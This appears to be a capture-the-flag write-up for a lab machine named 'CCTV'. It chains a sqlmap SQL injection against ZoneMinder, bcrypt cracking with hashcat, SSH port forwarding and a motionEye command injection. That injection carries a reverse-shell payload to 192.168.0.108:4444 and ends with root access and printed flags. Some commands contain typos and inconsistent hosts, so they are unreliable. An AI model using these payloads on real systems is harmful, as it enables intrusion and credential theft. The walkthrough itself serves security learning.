

Box-CCTV

➤ Nmap scan the ip addr

```
(yashash@kali)-[~]
$ sudo nmap -A -F 10.129.235.211
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 22:36 IST
Nmap scan report for cctv.htb (10.129.235.211)
Host is up (0.26s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp    open  http     Apache httpd 2.4.58
|_ http-title: SecureVision CCTV & Security Solutions
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT      ADDRESS
1 445.97 ms 10.10.16.1
2 202.15 ms cctv.htb (10.129.235.211)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.77 seconds
```

➤ Found two ports (22,80) and services (ssh,http)

➤ Explore the ip addr

SecureVision[Staff Login](#)

Protecting Your World, 24/7: At SecureVision, we provide cutting-edge security solutions to safeguard your home and business, combining advanced CCTV monitoring, access control, and professional consultation.

Our Services

CCTV Monitoring

24/7 professional surveillance with live alerts, remote access, and recording to prevent theft, vandalism, and unauthorized access.

Security Cameras

High-definition cameras for indoor and outdoor use, night vision, motion detection, and remote monitoring via smartphone or desktop.

Security Doors & Gates

Advanced access-controlled doors and automated gates for homes, offices, and industrial properties to secure entrances effectively.

Electronic Key Pads

Smart keypads and access systems for secure entry without the need for traditional keys. Perfect for employees, staff, and trusted clients.

Consultation & Installation

Our security experts assess your property and provide tailored solutions, including professional installation of cameras, sensors, and access controls.

Maintenance & Support

Regular maintenance, updates, and remote support ensure your systems remain operational and efficient at all times.

Statistics & Benefits

85% Reduction in theft incidents for our clients.	120+ Homes and businesses actively monitored.	24/7 Continuous monitoring and rapid response time.	99% Client satisfaction rate.	500+ Security devices installed and maintained.	150+ Professional security personnel trained and certified.
---	---	---	---	---	---


➤ Explore the staff login

ZoneMinder


ZoneMinder Login

LOGIN

- Default credentials are “admin” and pass is also “admin”



- Zone Minder version 1.37.63 is primarily vulnerable to CVE-2024-51482, a Boolean based SQL injection flaw. This vulnerability allows attackers with low privileges to execute arbitrary SQL commands via a web-facing AJAX handler, potentially compromising the confidentiality and integrity of the surveillance data.
- The vulnerability exists in web/ajax/event.php
- Improper sanitization of the tid (Tag ID) parameter i.e, The application directly inserts the \$_REQUEST['tid'] input into a SQL query string
- To exploit a Boolean-based SQL injection we can use tools like sqlmap, burpsuite and many others
- Using sqlmap we will find the databases and the respective tables along with the user and password
- Run sqlmap -u
 "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSID=5ar9vqo5ea8191rl9go36htamn" --dbms=mysql --dbs --batch --threads=10
 - “--dbms=mysql” tells sqlmap that not to waste time testing for PostgreSQL or SQL Server instead test directly mysql server
 - “--dbs” lists all the databases present till it break in
 - “--batch” It tells sqlmap to never ask you questions and just choose the most common answer automatically.
 - “--threads=10” generally sqlmap sends one request at a time. But threads tells it to send 10 requests at once
 - “--cookie="ZMSESSID=5ar..." This proves to the server that you are a logged-in user so it allows you to access the event
- Now check for the tables present in it
- Run sqlmap -u
 "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSID=5ar9vqo5ea8191rl9go36htamn" --dbms=mysql -D zm --tables --batch --threads=10



- Now let's explore the users table and find the columns present

```
[21:18:21] [INFO] retrieved: Id
[21:18:40] [INFO] retrieved: Username
[21:19:47] [INFO] retrieved: Password
[21:21:02] [INFO] retrieved: Name
[21:21:36] [INFO] retrieved: Email
```

- Now try to get the username and password
- Run sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSID=15v96m9dgsoj32sflg8vui64nq" --dbms=mysql -D zm -T Users -C "Username,Password" --dump --batch --threads=10

```
Database: zm
Table: Users
[3 entries]
+-----+-----+
| Username | Password |
+-----+-----+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFqcURnm5N.rhLULwM0jrtbm |
| mark | $2y$10$prZGnazejKcuTv5bKNexX0gLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrLCkdXrzJMNjgkTiAvRUM6m |
+-----+-----+

[19:00:12] [INFO] table 'zm.Users' dumped to CSV file '/home/yashash/.local/share/sqlmap/output/cctv.htb/dump/zm/Users.csv'
[19:00:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 88 times
[19:00:12] [INFO] fetched data logged to text files under '/home/yashash/.local/share/sqlmap/output/cctv.htb'
[19:00:12] [WARNING] your sqlmap version is outdated

[*] ending @ 19:00:12 /2026-05-09/
```

- Found three users and their hash passwords.
- Let's try to crack the hash password of mark

- Run `hashcat -m 3200 -a 0 hashfile.txt /usr/share/wordlists/rockyou.txt`
- Where `-m 3200` represents the type of hash (bcrypt).
- `-a 0` mean attack mode. '0' refers to straight attack which tells hashcat to try every word one by one

```
$2y$10$prZGnazejKcuTv5bKNexX0gLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$prZGnazejKcuTv5bKNexX0gLyQaok0hq07LW7AJ/QNqZ ... XKfFG.
Time.Started.....: Sat May 9 19:34:34 2026 (6 mins, 31 secs)
Time.Estimated...: Sat May 9 19:41:05 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 15 H/s (3.17ms) @ Accel:3 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5958/14344385 (0.04%)
Rejected.....: 0/5958 (0.00%)
Restore.Point...: 5949/14344385 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: sunshine2 → opensesame
Hardware.Mon.#1..: Util: 75%

Started: Sat May 9 19:33:33 2026
Stopped: Sat May 9 19:41:07 2026
```

- We got the password as “opensesame”
- Now we got the user and pass so now lets log in to ssh
- Run `ssh marks@ipaddr`
- After logging in check for the privileges

```
mark@cctv:~$ sudo -l
[sudo] password for mark:
Sorry, user mark may not run sudo on cctv.
mark@cctv:~$
```

- Looks like we don't have the permission to it.
- Now let's check for any local services are running in the background
- Run `ss -tulpn`

ss : Short for "socket statistics," this is the modern replacement for the older `netstat` command.

-t : Shows only **TCP** sockets.

-u : Shows only **UDP** sockets.

-l : Filters to show only **listening** sockets (ports waiting for a connection).

-p : Displays the **process** name or PID (Process ID) using the socket.

-n : Shows **numeric** addresses and port numbers instead of trying to resolve them into names like "http" or "localhost". [Ask Ubuntu +3](#)


```
mark@cctv:~$ ss -tulnp
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	127.0.0.54:53	0.0.0.0:*	
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*	
tcp	LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:8554	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.54:53	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:9081	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:8888	0.0.0.0:*	
tcp	LISTEN	0	128	127.0.0.1:8765	0.0.0.0:*	
tcp	LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:1935	0.0.0.0:*	
tcp	LISTEN	0	4096	0.0.0.0:22	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:7999	0.0.0.0:*	
tcp	LISTEN	0	511	*:80	*:*	
tcp	LISTEN	0	4096	[::]:22	[::]:*	


- After running it got many ports, now let's try to find what are the services that supports this ports
- We found that 8765 is used for web socket servers
- Let's check if it serves a webpage or an API by using curl
- Run curl -I <http://127.0.0.1:8765>
- If it returns 200 ok or 403 forbidden then it is a web-based service

```
mark@cctv:~$ curl -I http://127.0.0.1:8765
HTTP/1.1 200 OK
Server: motionEye/0.43.1b4
Content-Type: text/html; charset=UTF-8
Date: Sun, 10 May 2026 05:33:44 GMT
Etag: "da39a3ee5e6b4b0d3255bfef95601890afd80709"
Content-Length: 0
```

- We received it as 200 ok which mean either a web-server or an API running on that port
- Now let's try to view the content of that url (<http://127.0.0.1:8765>)
- Run curl -s <http://127.0.0.1:8765>
- We get the full html code present in it which supports that it is a website
- Since we cannot view the url from our browser since 127.0.0.1 is the local host inside the mark, so let's try how can we view it from our browser.
- We can access it by doing SSH Port Forwarding
- Run ssh -L 8765:127.0.0.1:8765 mark@10.129.231.177
- Where
 - -L refers to start "Local" port forwarding
 - 8765 - port on ur computer
 - 127.0.0.1:8765 – the addr and the port on the remote server
 - username@ip_addr – usual login for that server
- after running this in the terminal now try to view the url (<http://127.0.0.1:8765>) in the browser



- search if there are any public credentials for motion eye.
- Found that username as user and password we can leave it as blank



- Now if u check in /etc directory there is a directory named motion eye explore that

```
mark@cctv:/etc$ cd motioneye
mark@cctv:/etc/motioneye$ ls
camera-1.conf  motion.conf  motioneye.conf
mark@cctv:/etc/motioneye$ cat camera-1.conf
```

- Found 3 .conf files and configurations files is nothing but a plain text file
- Explore all the three files to get any information

```
mark@cctv:/etc/motioneye$ cat motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password

setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
```

- Got the password for admin. Lets try to crack it
- We found that it is not a hash, itself is a password (Pass=989c5a8ee87a0e9521ec81a79187d162109282f0)
- Find the CVE of motion eye along with the version

CVE-2025-60787: Remote Code Execution (RCE)

- **Vulnerability Type:** OS Command Injection.
 - **Problem:** Unsensitized user input is written directly into Motion configuration files (like `motion.conf`).
 - **Attack Vector:** An authenticated attacker with **admin access** can inject shell commands into configuration parameters, such as the `image_file_name` field.
 - **Result:** When the Motion service restarts or reloads the configuration, the injected commands are executed with the permissions of the user running the process (often **root**).
- Search how can we exploit this vulnerability
 - Found a resource to exploit this vulnerability

6. Client-Side Validation Discovery

- The check is implemented in JavaScript:
 - `/static/js/main.js?v=0.43.1b4` → references `/static/js/ui.js?v=0.43.1b4`
- Example validation function:

```
function configUiValid() {
  $('div.settings').find('.validator').each(function () { this.validate(); });
  var valid = true;
  $('div.settings input, select').each(function () {
    if (this.invalid) { valid = false; return false; }
  });
  return valid;
}
```

7. Bypass Validation

- Open browser console (F12 → Console tab)
- Override the function to always return true:

```
configUiValid = function() { return true; };
```

- This bypasses client-side validation and allows arbitrary values.

- Click F12 and then in console return the function as true

Weaponizing RCE (Reverse Shell Example)

10. Start attacker listener


```
nc -lnvp 4444
```

11. Inject reverse shell payload

Enter the following into the **Image File Name** field:

```
$(python3 -c "import os;os.system('bash -c \"bash -i && /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S
```

- Start the listener in the mark terminal
- Change the filename as the above mentioned



- Replaced the file name successfully and then apply the changes so then u can check there will be a connection made with the listener

```
mark@cctv:/etc/motioneye$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.231.177 60900
bash: cannot set terminal process group (7193): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# whoami
whoami
root
```

- If u run whoami then it displays as root
- So now we need to find the user flag and the root flag
- Let's go to /home and there we have 2 users one is "mark" and the other is "sa_mark"
- Since we are root now we can explore any files and have all rights to do
- Let's explore the sa_mark and find the flag.

```

root@cctv:/etc# cd /home
cd /home
root@cctv:/home# ls
ls
mark
sa_mark
root@cctv:/home# cd sa_mark
cd sa_mark
root@cctv:/home/sa_mark# ls
ls
SecureVision Staff Announcement.pdf
user.txt
root@cctv:/home/sa_mark# cat user.txt
cat user.txt
5610878220ed923232d6de99d61feea3

```

➤ To find the root flag go back to the root directory

```

root@cctv:/home/sa_mark# cd /root
cd /root
root@cctv:~# ls
ls
clean_logs.sh
docker-binaries
files
root.txt
snap
root@cctv:~# cat root.txt
cat root.txt
548e957b9236064b1fe729a1a9ad60f5
root@cctv:~#

```

➔ Found the root flag...

Flags:

User Flag	5610878220ed923232d6de99d61feea3
Root Flag	548e957b9236064b1fe729a1a9ad60f5